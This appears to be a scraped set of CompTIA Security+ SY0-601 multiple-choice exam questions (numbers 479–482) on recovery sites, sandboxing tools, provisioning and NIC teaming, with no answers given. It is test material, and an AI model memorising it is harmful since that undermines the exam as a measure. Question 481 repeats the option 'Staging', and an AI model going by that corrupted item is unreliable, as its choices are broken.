
Which of the follow ng disaster recovery sites is the most cost effective to operate?

A. Warm site

B. Cold site

C. Hot site

D. Hybrid site



Actual exam question from CompTIA's SY0-601
Question #: 479
Topic #: 1
[All SY0-601 Questions]


A security operations center wants to implement a solution that can execute files to test for malicious activity. The solution should provide a report of the files' activity against known threats. Which of the following should the security operations center implement?

A. the Harvester

B. Nessus

C. Cuckoo

D. Sn1per



Actual exam question from CompTIA's SY0-601

Question #: 480

Topic #: 1

[All SY0-601 Questions]


A security administrator would like to ensure all cloud servers will have software preinstalled for facilitating vulnerability scanning and continuous monitoring. Which of the following concepts should the administrator utilize?

A. Provisioning

B. Staging

C. Staging

D. Quality assurance



Actual exam question from CompTIA's SY0-601

Question #: 481

Topic #: 1

[All SY0-601 Questions]


A network architect wants a server to have the ability to retain network availability even if one of the network switches it is connected to goes down. Which of the following should the architect implement on the server to achieve this goal?

A. RAID

B. UPS

C. NIC teaming

D. Load balancing



Actual exam question from CompTIA's SY0-601

Question #: 482

Topic #: 1

[All SY0-601 Questions]

